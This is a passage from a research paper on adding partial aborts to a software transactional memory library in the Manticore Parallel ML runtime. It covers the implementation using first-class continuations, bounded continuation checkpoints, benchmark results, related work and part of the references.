Proof Sketch. By induction on $C; H; T_f \rightarrow_{\text{full}}^* C'; H'; T'_f$ and case analysis of the last $\rightarrow_{\text{full}}$ step taken. The most interesting case is the COMMIT rule. In this case, we know that the full abort thread is ready to commit, so it must be of the form $\langle\langle S; L; e_0 \rangle; \mathcal{E}[\text{inatomic}(v)]\rangle$. From $\text{AheadOf}(C; H; \langle\langle S; L; e_0 \rangle; \mathcal{E}[\text{inatomic}(v)]\rangle; T_p)$, we know that T_p is of the form: $\langle\langle S; L'; e_0 \rangle; e' \rangle$ and $C; H; \langle\langle S; L; e_0 \rangle; \mathcal{E}[\text{inatomic}(v)]\rangle \rightarrow_{\text{replay}}^* C; H; \langle\langle S; L'; e_0 \rangle; e' \rangle$, but there is no way for this thread to take a step while remaining in the transaction, since it has finished evaluating its expression to a value. Therefore, it must be the case that $T_p = \langle\langle S; L; e_0 \rangle; \mathcal{E}[\text{inatomic}(v)]\rangle$, allowing it to also commit in the partial abort semantics. \square

Note that many cases and supporting lemmas are left out for brevity and that the proof sketches provided are only meant to give the reader a high level intuition as to how the details of the proof fit together. Full details about the proof can be found in the Coq formalization at <http://www.cs.rit.edu/~ml9951/icfpl5-coq-proofs.tar>.

4. Manticore

We have implemented our partial-abort extension in the context of the Manticore project [FFR⁺07]. Manticore is an effort to design and implement a functional programming language with support for parallelism and concurrency. It consists of: the *Parallel ML (PML)* language, a parallel dialect of Standard ML [MTHM97] extended with implicit fine-grain parallelism [FRRS11] and with explicit CML-style concurrency [Rep99, RRX09]; the *pmlc* compiler, a whole-program compiler from PML source to native x86-64 (*a.k.a.*, AMD64) code; and the *Manticore runtime system*, which provides memory management, process abstraction, thread scheduling, work stealing, and message passing. In this section, we highlight a few details about the compiler and runtime system that are relevant to the implementation of partial-abort transactions in Manticore.

4.1 Compiler Architecture

The *pmlc* compiler is a whole-program compiler and has the standard organization as a sequence of transformations between and optimizations of various intermediate representations (IRs). There are six distinct IRs in the *pmlc* compiler:

1. Parse tree - the result of parsing
2. AST - an explicitly-typed abstract syntax tree representation, produced by type checking
3. BOM - a direct-style normalized λ -calculus
4. CPS - a continuation-passing-style λ -calculus
5. CFG - a first-order control-flow graph representation
6. MLTree - an expression-tree representation used by the ML-RISC code-generation framework [GGR94]

4.1.1 BOM

The BOM IR plays a key role in the implementation of the Manticore runtime system. Although a small runtime kernel that implements garbage collection (see Section 4.2) and various machine-level scheduler operations is written in C, the majority of the Manticore runtime system, including the scheduling infrastructure [FRR08] and the STM implementation of this work, is written in

(an unnormalized, external, concrete syntax for) BOM.¹ In order to compile a program, the *pmlc* compiler loads both PML source code written by the user and BOM runtime code written by the developers. By defining much of the runtime system in external files in BOM, it is easy to modify the implementation of many aspects of the runtime system in an expressive language with higher-order functions, pattern matching, and garbage collection. Furthermore, since BOM is a compiler IR, the user application code and the runtime system code can be combined and optimized together.

The BOM IR has several notable features:

- It supports first-class continuations with a binding form that reifies the current continuation. First-class continuations are a well-known language-level mechanism for expressing concurrency [Wan80, HFW84, Rep89, Ram90, Shi97, Rep99]; they serve as the foundation for the Manticore scheduling infrastructure [FRR08] and are used in this work for efficiently performing partial aborts of transactions.
- It supports mutable tuples, whereby individual fields of the tuple may be mutated in place. (In PML, tuples are immutable and mutable references necessarily incur a level of indirection.)
- It includes atomic operations, such as *compare-and-swap*.

4.1.2 CPS, CFG, and Heap-Allocated Continuations

The CPS IR is the final higher-order representation used in the compiler. For the translation from the BOM IR to the CPS IR, the Danvy-Filinski CPS transformation [DF92] is used, but the implementation is simplified by the fact that BOM is a normalized direct-style representation. The translation from direct style to continuation-passing style eliminates the special handling of continuations, so that capturing a continuation is effectively a variable-variable copy and subject to copy propagation, and makes control flow explicit. Using higher-order control-flow analysis, we perform a number of further optimizations on the CPS IR program, such as arity-raising [BR09] and aggressive inlining [BFL⁺14].

The CPS IR is translated to the CFG IR, a first-order control-flow-graph representation, by applying closure conversion. The transformation also handles the heap allocation of first-class continuations *à la* SML/NJ [App92]. Although heap-allocated continuations impose some extra overhead for sequential execution, due to a high allocation rate of short-lived data and more frequent garbage collections, they provide a number of advantages:

- Creating/capturing a continuation just requires the heap allocation of a small (< 100 bytes) object, so it is fast and imposes little space overhead.
- Since continuations are *immutable values*, many nasty race conditions in the scheduler can be avoided.
- Heap-allocated first-class continuations do not have the lifetime limitations of one-shot [BWD96] and escaping [RP00, FR02] continuations, which is essential for the work presented here.

4.2 Garbage Collection and Heap Architecture

The Manticore garbage collector is based on a novel combination of the Doligez-Leroy-Gonthier (DLG) parallel collector [DL93, DG94] and the Appel semi-generational collector [App89] and is described more fully in previous work [ABFR11]. From the DLG collector, we adopt an overall heap architecture with both a private local heap for each *virtual processor* (an abstraction of a hardware processor) and a global heap shared by all virtual

¹ Technically, the *pmlc* compiler allows inline BOM, similar in spirit to inline assembly, to be embedded in PML source files; this is the mechanism by which features implemented in BOM are made available in the surface language.

processors; the Appel collector is used to garbage collect the local heaps. Threads executing on a virtual processor allocate new data in the virtual processor's local heap. When the local heap is full, a minor collection is performed and, if necessary, a major collection promotes live data from the local heap to the global heap. So that minor and major collections of a virtual processor can be completed without synchronizing with other virtual processors to establish a root set, we adopt two invariants from the DLG collector: first, there cannot be any pointers from the global heap into any local heap, and, second, there cannot be any pointers from one local heap into another local heap. In order to maintain these invariants, it is occasionally necessary to explicitly promote newly allocated data to the global heap in order to pass a reference to the data to another virtual processor or to update a mutable object in the global heap to reference the data.

5. Implementation

The STM library is implemented in the BOM IR, which as previously mentioned includes mutable references and first-class continuations. This substantially simplifies the implementation, requiring less than 400 lines of code and zero modifications to the compiler or runtime kernel. Source code for our implementation can be found at <http://manticore.cs.uchicago.edu>.

In BOM, a tref can be represented as:

```
type 'a tref = !('a * long * long)
```

where the `!` indicates that the type is a mutable tuple. The first element of the tuple is for the contents of the tvar that are read from and written to by the programmer. The second element is for the version number of the tref and the last element serves as a lock for the tref. A tref is locked by writing the thread's read version into the tref; a thread can use the lock value to determine if it has already acquired a given lock.

Each thread maintains three pieces of information within its thread local storage: a read version, a write set, and a read set. When a thread begins executing a transaction, it acquires the read version from the global clock.

5.1 Writes

Writing to a tref is the simplest operation. Each time a tref is written, an entry is added to the write set that records both the tref being written to and the value being written. Note that we do not perform destructive updates in the write set when the same tref is written to more than once during the transaction. This is necessary to properly restore the state of the write set when performing partial aborts (see Section 5.4).

5.2 Reads

Each time a tref is read, the write set is first consulted to determine if the tref has been written to during the transaction; if so, then the value of the most recent entry for the tref in the write set is returned. If there is no entry for the tref in the write set, then the tref is checked for validity, by comparing the version number associated with the tref to the thread's read version. If the tref is valid, then an entry is added to the read set that records the tref being read, the current continuation, and a pointer to the current write set as depicted in Figure 9. If the tref is out of date, then we acquire a version number from the global clock and validate the read set as described in Section 5.4, which will determine if a partial abort is necessary.

5.3 Commit

When committing a transaction, a thread first acquires the lock for every tref recorded in the write set. Next, a write version is acquired




Figure 9. Layout of Read/Write sets

from the global clock and the read set is validated as described in the next section. If any part of the read set is invalid with respect to the read version, then an abort occurs and returns execution to the point of conflict. If validation succeeds, then for each tref in the write set, we write the recorded value into the tref, update the version number associated with the tref to the write version, and release the tref lock.

5.4 Read Set Validation

When validating the read set, whether after detecting an eager conflict or during a commit, the validation is performed with respect to the thread's read version. During the tail-recursive traversal of the read set, we maintain a checkpoint parameter of type: `('a tref * 'a cont * read_set)` option, where `NONE` corresponds to having seen no out of date tref. If a tref is found to be out of date, then we update the checkpoint parameter to `SOME(tr, k, rs)`, where `tr`, `k`, and `rs` are the tref read from, the continuation captured at the read, and the remaining read set respectively. We then traverse the remaining portion of the read set in order to find any earlier conflicts. After traversing the entire read set, if the checkpoint is of the form `SOME(tr, k, rs)`, then we perform the following steps:

- Update the thread's read set to `rs`
- Update the write set to the portion of the write set that `rs` points to (see Figure 9)
- Update the read version to the version number received prior to validation
- Throw to `k`

If, after traversing the entire read set, the checkpoint is of the form `NONE`, then we do one of two things. If we validated the read set because a transaction is trying to commit, then we continue with the commit phase by pushing the thread's write set into the global store. If we validated because a conflict was eagerly detected in a read, then we update the thread's read version to the version number acquired before validation and continue with the transaction; the value read from the tref during the eager conflict detection is now likely to be valid with respect to the new read version.

There is an interesting connection to be made here with a previously proposed optimization of similar full-abort STM implementations known as timebase extension [RFF07]. In that work, the authors propose to validate the read set every time a tref is found to be out of date when reading. If the entire read set is still valid, then

	Full Abort	Partial Abort (Unbounded)	Partial Abort (Bounded)
Execution Time	9.220 s	9.271 s	6.836 s
Aborts	11,325	9,150	7,850
GC Time	1.27 s	3.91 s	0.848 s
Allocation	132,549 M	95,401 M	103,898 M

Figure 10. Linked List Stats (Full Abort vs. Partial Abort)

the transaction can continue with a new read version that the thread acquires before performing validation. If validation fails, then the transaction aborts and restarts from the beginning. This optimization falls out naturally from performing partial aborts when a conflict is detected eagerly and generalizes the previously proposed method by being able to salvage a portion of the transaction if the entire read set cannot be validated.

5.5 Garbage Collection

The implementation presented thus far sounds good in theory; however, in practice, it does not yield impressive results. As a preliminary benchmark, we tested this implementation on an ordered linked list benchmark, where each thread performs 4,000 operations including lookup, insertion, and deletion from the list. We found that the partial abort implementation performed marginally slower than the full abort reference implementation. When taking a closer look at the performance, we found that keeping a continuation for each tref that was read had substantial impacts on garbage collection performance.

Figure 10 contains the results of the linked list benchmark. Interestingly enough, the partial abort implementation discussed thus far (Column 2) aborts fewer transactions, causing it to perform less work, and in turn allocate less data, yet spends 3X time performing garbage collection compared to full abort. The reason for these unexpected results is due to the liveness of the continuations being recorded in the read set. In the full abort implementation, a return continuation is allocated, passed into the read function, the tref is read from, and the return continuation is thrown to. Once the return continuation is invoked, there remain no more references to it, allowing the garbage collector to reclaim the space taken up by the closure. In the partial abort implementation, however, we maintain a pointer to this closure until either an abort takes place or the transaction commits. For the linked list benchmark, the read sets become very large (4,000+ entries), causing a substantial discrepancy in the heaps between the full abort and partial abort (with an unbounded number of continuations) implementations.

5.6 Bounding Continuations

In an effort to deal with the garbage collection issue, we have devised a scheme to limit the number of continuations held by any transaction to a constant factor. This constant factor is determined based on the size of the heap, rather than tuned in an application-specific manner. The same constant is used for each benchmark presented in Section 6.

The first change made to support bounded continuations is that elements in the read set may or may not contain a continuation. This requires a slight modification of the commit and eager detection code, where we now revert control to the latest safe checkpoint, which is not necessarily the exact point of the conflict. Second, we have changed the representation of the read set from a traditional linked list to a skip list as depicted in Figure 11. There still exists a long path, which passes through every node in the linked list; however, there is also now a short path which only passes through items in the linked list that contain a continuation. Lastly, each




Figure 11. Skip List Representation of Read Set

thread maintains a counter that controls the frequency at which continuations are captured.

Threads begin by capturing a continuation at every read from a tref. As soon as the maximum number of continuations is reached (20 in our implementation), we walk the short path of the read set and drop the continuation for every other entry. Then the frequency is updated to capture a continuation at every other read. Figure 11 shows the read set after this filtering has occurred, so when the next tref is read from (T_6), we will not capture a continuation and will not add it to the short path, but when T_7 is read, a continuation will be captured and added to the short path. Once the maximum is reached a second time, we again drop every other continuation and start capturing every 4 continuations. The frequency continues to double each time the bound is reached and the read set is filtered.

This approach allows us to limit the number of continuations to a constant factor, while maintaining an even distribution of checkpoints throughout the transaction: even if a conflicting read does not have a continuation, the latest safe checkpoint will nonetheless salvage a good portion of the transaction. It is also worth noting that by using the skip list, we can perform the filtering operation in constant time.

Looking back at Figure 10, we can see that this does in fact have dramatic savings in just about every respect. The execution time improved by nearly 26% relative to the full abort implementation. Additionally, the number of aborted transactions was reduced even further compared to the partial abort implementation with unbounded continuations. The amount of allocated data sits somewhere between full and unbounded partial abort. It is less than full abort implementation, because fewer transactions are being aborted, so less work is being done, corresponding to less allocation. However, the read set requires that additional information be maintained and uses slightly more space than the unbounded partial abort implementation. That said, the time spent doing GC is substantially better than unbounded partial abort and slightly better than full abort. The improved garbage collection time over full abort can be attributed to the fact that less data is being allocated.

5.7 Chronologically Ordered Read Sets

One downside to the linked list representation we have chosen for our read set is that the entire list needs to be scanned to detect a conflict when performing partial aborts. Since a read item is consed onto the head of the list each time, the natural order of traversing the list corresponds to the reverse chronological order. This is

	FA Time	PA Time	Change in Time	FA Aborts	PA Aborts	PA % Partial Aborts	Change in Aborts
Delaunay Mesh	6.54	6.49	-0.73%	124,105.26	90,193.74	16.43%	-27.33%
Labyrinth	17.26	11.79	-31.67%	193.02	157.22	83.64%	-18.55%
Linked List	9.19	6.72	-26.94%	11,538.46	7,996.62	87.9%	-30.7%
Red Black Tree	8.92	10.03	+12.55%	3,684.88	4,557.72	93.73%	+23.68%
Vacation	2.99	2.45	-18.00%	12,040.56	10,970.96	88.61%	-8.89%
KMeans	3.34	3.41	+2.08%	28,799.38	10,537.1	0.00%	-63.42%
STMBench7	6.53	6.12	-6.33%	150.02	236.67	3.77%	+57.75%
Sudoku	2.9	2.63	-9.1%	18,820.24	17,946.46	86.47%	-4.65%

Figure 12. Benchmark Results (FA corresponds to Full Abort and PA Corresponds to Partial Abort with Bounded Continuations)

fine for the full abort implementation, since it is only concerned with whether a conflict exists or not; thus, if traversing in reverse chronological order, as soon as a conflict is found the transaction can abort without looking at the rest of the list. When performing partial aborts, in order to preserve correctness, we must scan the entire list, to ensure that the chronologically earliest conflict is found.

The ability to append onto the end of a linked list could potentially speed up the read set validation process substantially, by maintaining a read set that is in chronological order. Unfortunately, the Manticore heap layout precludes us from doing this efficiently. As mentioned in Section 4.2, the split heap representation used in Manticore requires that we maintain two invariants. First, there cannot be any pointers from the global heap into any local heap, and second, there cannot be any pointers from a local heap into another local heap.

Implementing a chronologically ordered read set can potentially violate the first invariant. If a garbage collection occurs in a local heap, it is possible that the read set can get promoted to the global heap. If we then allocate a new node for an entry in the read set and append it on to the end of the list, we will have the tail of the linked list, which exists in the global heap, pointing to a newly allocated node that exists in a local heap. The way to get around this is to promote newly allocated elements into the global heap before appending them onto the end of the list. Unfortunately, in order to preserve the heap invariants, everything transitively reachable also needs to be promoted, which includes the closure of the return continuation, adding significant overhead to every read.

6. Evaluation

Our benchmark machine is a Dell PowerEdge R815 machine, equipped with 48 cores and 128 GB of physical memory. This machine runs x86_64 Ubuntu Linux 10.04.2 LTS, kernel version 2.6.32-67. The 48 cores are provided by four 12 core AMD Opteron 6172 “Magny Cours” processors; each core operates at 2.1 GHz and is equipped with 64 KB of instruction and data L1 cache and 512 KB of L2 cache; each processor is equipped with two 6 MB L3 caches (each of which is shared by six cores).

6.1 Benchmarks

To quantify the performance benefit of partial aborts, we have selected eight benchmarks typically used in evaluating STM; many come from the STAMP benchmark suite [CCKO08]. Benchmarks were chosen to provide a wide spectrum of workloads including long transactions, short transactions, and a mix of the two. In this evaluation, we only consider the partial abort implementation that includes the bounded continuation optimization described in Section 5.6, where we limit the number of continuations to 20 for each transaction.

Linked List Linked List implements an ordered linked list, where each node in the linked list is represented as a tref. The list is

(sequentially) initialized with 4,000 elements and then each thread performs 3,000 operations, consisting of queries, insertions, and deletions with a ratio of 2:4:1 [SLM08]. This benchmark consists of very long transactions, which present excellent opportunities for partial aborts.

Delaunay Mesh (STAMP) Delaunay Mesh implements Ruppert’s algorithm for Delaunay mesh refinement. The mesh is represented as a graph of triangles, where each triangle is represented as a tref. Additionally, there is a shared work queue that is protected by a tref. This benchmark consists of both very short transactions (enqueueing/dequeueing from the work queue) and medium-short transactions (refining the mesh).

Labyrinth (STAMP) Labyrinth implements Lee’s parallel routing algorithm [WKL07]. The objective is to find a path for all source-destination pairs concurrently without having any overlapping paths. This benchmark exhibits very long transactions with large write sets.

Red Black Tree Red Black Tree implements a concurrent self balancing binary search tree, where each node is protected by a tref. The tree is (sequentially) initialized with 100,000 elements and then each thread performs 500,000 operations, consisting of queries, insertions, and deletions with a ratio of 1:1:1. This benchmark exhibits medium-length transactions.

Vacation (STAMP) Vacation simulates a travel reservation system. The reservation system consists of a database represented as a binary search tree with a tref at each node. Clients are able to make and cancel reservations and the travel reservation system is able to add and remove available reservations. This benchmark exhibits medium length transactions.

KMeans (STAMP) KMeans implements a clustering algorithm commonly used in data mining and machine learning. A transaction is used to protect the update of the cluster centers, which amounts to incrementing a counter by a constant. This benchmark consists of very small transactions (1 read and 1 write) permitting zero opportunities for partially-aborting a transaction.

Sudoku Sudoku implements a concurrent sudoku puzzle solver [PSS⁺08] for 16 X 16 sized puzzles. Each cell in the puzzle is protected by a tref. In each iteration of the solving process the board is pruned, where one thread prunes across the rows, one across the columns, and one across the boxes. Threads can potentially prune the same element of the board, which makes use of transactions. This benchmark has medium length transactions.

STMBench7 STMBench7 [GKV07] is a benchmark specifically designed for evaluating transactional memory systems. The benchmark simulates an in-memory object graph for a CAD/CAM system, where threads perform randomly selected operations containing different transactional workloads (long, short, large write sets, etc.).




Figure 13. Red Black Tree Partial Abort Positions

6.2 Benchmark Results

Figure 12 presents results for the previously described benchmarks. Each benchmark is the average of 50 executions, each utilizing four threads. In terms of number of aborted transactions, partial abort performs better in the majority of cases, aborting more transactions only on Red Black Tree and STMBench7. Interestingly, partial abort reduces execution time by 6.33% on STMBench7 despite the fact that it aborts 57.75% more transactions and only 3.77% of the aborts were partial aborts. The reason for this is that some transactions in this benchmark are very large, so even a few partial aborts can have dramatic effects on execution time.

As is expected, the benchmarks that contain many large transactions benefit the most from performing partial aborts. Linked List and Labyrinth perform substantially better when partial aborts are performed, decreasing execution time by 26.94% and 31.67%, respectively. Most of the benchmarks that have medium length transactions also perform quite well, decreasing executing time 6%-18%, with the exception of Red Black Tree.

After looking into why the performance for Red Black Tree was so poor, we found that the position that we typically partially-abort to is very early on in the transactions. The problem is that when inserting or deleting from the tree, a path of nodes is read until the desired node is found. After inserting or deleting, the thread then rebalances the tree, which ends up re-reading that same path of nodes. If a conflict occurs on any node on that path, then we must abort back to the first read from that tref. In this case, the full abort implementation will detect the conflict early on; however, when performing partial aborts, we must traverse the entire read set in order to find the earliest safe checkpoint. Thus, we pay a large overhead in finding a safe place to abort to, but we get little benefit out of the partial abort since it occurs so close to the beginning of the transaction.

Figure 13 contains a histogram describing this phenomenon. The bars are split into two categories, the dark colored portion represents conflicts that were detected eagerly (during a read) and the light colored portion represents conflicts that were detected at the end of a transaction. The x-axis indicates what portion of the transaction the thread partially aborted to with respect to the length of the read set. We can see that the vast majority of the aborts restored control to a position within the first 30% of the transaction. Note that almost all conflicts that aborted to the 30-100% portion of the transaction were eager conflicts, so the total number of reads performed at the point of validation is less, yielding a smaller




Figure 14. Total Operations




Figure 15. Percentage Throughput Increase Relative to Full Abort

benefit than a partial abort performed at commit time. We believe that performance would improve dramatically if a chronologically ordered skip list could be used for the read set, allowing validation to efficiently take place.

For Delaunay Mesh Refinement, we see a minor speedup of 0.73%. This unimpressive improvement can be attributed to the mix of very short and medium-short transactions. When enqueueing/dequeueing from the work queue, there is no chance of partially aborting, which also drives up the number of full aborts for this benchmark: of the total aborts, only 16.43% are partial aborts.

KMeans also exhibits poor performance; however, this is to be expected as there is zero opportunity for partially aborting any transactions. This benchmark was used to serve as a baseline in order to see what kind of overheads are introduced from keeping the extra information in the read set. Interestingly enough, KMeans performs fewer aborts under the partial abort implementation despite the fact that it is not partially aborting anything. This can be attributed to the fact that if a thread detects an eager conflict and is able to validate its entire read set, it can continue with the transaction without aborting. Since read sets are very small in this benchmark, this happens quite often.

6.3 Throughput

One of the arguments we use to motivate partial aborts is that of fairness and throughput. In a context where some threads are executing short transactions that conflict with long running transactions, we would prefer the probability of a transaction committing to be as uniform as possible. To that effect, we have evaluated the throughput of partial aborts on an ordered linked list benchmark, where half of the threads perform their operations only on the first 50% of the linked list and the other half perform their operations only on the second half of the list. Thus, the threads operating in the first half have a much higher probability of committing their transaction. Each execution is run for 10 seconds and the total number of operations completed by the threads working in the second half of the list is recorded.

Figures 14 and 15 contain the results of this experiment, giving the number of completed operations performed by second-half threads (Figure 14) and the percentage increase in throughput (measured by completed operations) relative to full abort (Figure 15). Again, operations are only counted for the threads working in the second half of the list, as they are the ones at a disadvantage that we are interested in quantifying. Note that the number of threads along the x-axis indicates the total number of threads in the benchmark, so at the 48 core mark, there are 24 threads operating in the first half of the list and 24 threads working in the second half of the list.

Clearly, scalability is poor for the linked list benchmark; however, this is to be expected. This is an inherently sequential application, so, as contention gets higher, the number of aborted transactions goes up. That said, the partial abort implementation does perform much better than the full abort implementation. For full abort, the best total throughput occurs when there is only one thread working on each half of the linked list and degrades substantially as additional threads are added. The partial abort implementation performs better than full abort across the board on all configurations. Furthermore, there are five instances (cores 40-48), where the percentage increase in throughput exceeds 300%, maxing out at 351%.

7. Related Work

The most closely related work is [KH08], where the authors first proposed partially aborting transactions. The main difference is in the implementation of partially aborting transactions. Here, the authors need to perform stack copying in order to safely revert control to a checkpoint in the event of a violation. In our work, we make use of the CPS transformation to perform checkpointing much more efficiently. Additionally, we provide a novel mechanism for controlling the number of checkpoints created that performs well across many of our benchmarks.

Gupta et al. also explored checkpointing transactions in [GSA10]. They attempt to control the number of checkpoints created by associating a conflict probability with each transactional location based on the number of times it is accessed within a transaction. Additionally, they use a frequency counter similar to what we present, however, this is a uniform constant that does not adapt as the transaction proceeds. This constant, is then application specific and would need to be tuned for each program.

Nested transactions have been proposed in a number of variations [MBM⁺06, NMA⁺07, HS07], where atomic blocks can be nested arbitrarily. At the end of an atomic block, the read set is validated, and the transaction commits after the outermost atomic block can be validated. Figure 16 shows how nested transactions are commonly used as a checkpointing mechanism. On the left, we have a nested transaction towards the end of the outermost transaction. If validation fails in the inner transaction, then execution returns to the beginning of the second atomic, rather than going all



Figure 16. Common Nested Transactional Idioms

the way back to the beginning. In the second example, the inner atomic is placed at the beginning, so that the log will be validated early in the hope of not wasting time executing the remainder of the outermost transaction if there is a violation at the beginning. These two idioms are essentially subsumed by checkpointing and eager conflict detection.

Timestamp extension [RFF07] has been used in many recently proposed STM systems [FFR08, SDMS09, RFF06], where a new stamp is fetched from the global clock and the read set is validated when an eager conflict is detected. If the entire read set can be validated, then the transaction is able to proceed with the new time stamp, avoiding many spurious aborts. As was mentioned in Section 5.2, eager conflict detection with partial aborts generalizes this technique by additionally being able to salvage a portion of the transaction if validation of the entire log fails.

Ziarek et al. proposed a language abstraction called the *stabilizer* [ZSJ06], which establishes a checkpoint in the context of concurrent message passing and transient faults. If a thread needs to re-execute a section of code due to a transient fault that includes message passing communication with another thread, then all threads involved revert to a safe checkpoint. This requires that transitive dependencies be tracked via an incremental graph construction scheme. Additionally, since checkpoints are created manually, they do not encounter the same problems that lead us to our bounded continuation optimization.

Checkpointing is a fundamental part of recent work on self-adjusting computation [LWFA08]. In this work, a selective CPS transformation is used for functions that are annotated as self adjusting so that continuations can efficiently be captured. The authors note significant overheads due to maintaining pointers to continuations and report all times without time spent doing garbage collection. We believe that our approach to bounding the number of continuations held at any given point could be used to solve this problem.

8. Conclusion

In this paper we presented an extension of a full-abort transactional memory algorithm that is able to efficiently support partial aborts for transactions. Previous attempts at this have required that checkpoints be explicitly inserted by the programmer, which we argue is burdensome and ineffective. Many of the benchmarks presented in Section 6 have unpredictable abort patterns. For example, with the linked list benchmark, there is equal probability of aborting at every tref in the linked list read from, which does not lead to any obvious point to manually place a checkpoint. Our approach to bounding the number of continuations maintained in the read set automatically learns the right granularity to capture continuations, leading to an efficient and easy to use implementation.

A second argument for transparently checkpointing transactions, is that it adapts with the composition of transactions. Compositionality is one commonly cited attractive feature of STM. If programmers are to manually insert checkpoints in their code, it is possible that a checkpoint makes sense in a given context, but when composed with other transactions, no longer has desirable perfor-

mance. By automatically adjusting the frequency at which continuations are captured on a per transaction basis, we are able to find the right granularity regardless of composition.

Although the work presented here is based on the Transactional Locking II algorithm, our partial abort extension could easily be added on top of other lazy versioning STMs. In fact, we currently have a preliminary version of NoRec [DSS10] that has been extended with partial aborts. We leave it to future work to explore adding partial aborts to STMs that use encounter-time locking as opposed to lazy versioning.

We credit the initial design decisions of the Manticore runtime system for the elegance and simplicity of our implementation. Basing the scheduling infrastructure on first-class continuations led to very flexible scheduling policies [Rai10], but also allowed us to implement our partial abort STM extension quite easily. The entire implementation is less than 400 lines of BOM code and did not require any modifications of the compiler or core runtime system. Furthermore, we believe that a number of extensions to our STM library can easily be added on top with little effort. For example, we could easily add manual checkpointing in the following manner:

```
local val cpTRef = STM.new 0
in fun checkpoint() = (STM.get cpTRef; ())
end
```

Since no thread has the ability to write to `cpTRef`, it will always serve as a safe checkpoint in a thread's read set.

We are also interested in exploring user defined checkpointing policies in the future. Capturing continuations uniformly works well for the majority of benchmark applications that we presented in this work, however, certain applications, such as red black tree have odd conflict patterns that the programmer could characterize in a more ad hoc manner.

Acknowledgments

This research is supported by the National Science Foundation under Grants CCF-0811389 and CCF-101056

References

- [ABFR11] Auhagen, S., L. Bergstrom, M. Fluet, and J. Reppy. Garbage Collection for Multicore NUMA Machines. In *MSPC 2011: Memory Systems Performance and Correctness*, San José, California, USA, June 2011. ACM.
- [App89] Appel, A. W. Simple generational garbage collection and fast allocation. *Software – Practice and Experience*, **19**(2), 1989, pp. 171–183.
- [App92] Appel, A. W. *Compiling with Continuations*. Cambridge University Press, Cambridge, England, 1992.
- [BBA15] Baldassin, A., E. Borin, and G. Araujo. Performance implications of dynamic memory allocators on transactional memory systems. In *Proceedings of the 20th ACM SIGPLAN Symposium on Principles & Practice of Parallel Programming (PPoPP '15)*, San Francisco, CA, February 2015. ACM, pp. 87–96.
- [BFL⁺14] Bergstrom, L., M. Fluet, M. Le, J. Reppy, and N. Sandler. Practical and effective higher-order optimizations. In *Proceedings of the 19th ACM SIGPLAN International Conference on Functional Programming ICFP '14*, Gothenburg, Sweden, September 2014. ACM, pp. 81–93.
- [BR09] Bergstrom, L. and J. Reppy. Arity raising in manticore. In *21st International Workshop on the Implementation of Functional Languages (IFL '09)*, Lecture Notes in Computer Science. Springer-Verlag, September 2009, pp. 90–106.
- [BWD96] Bruggeman, C., O. Waddell, and R. K. Dybvig. Representing control in the presence of one-shot continuations. In *Proceedings of the SIGPLAN Conference on Programming Language Design and Implementation (PLDI '96)*. ACM, May 1996, pp. 99–107.
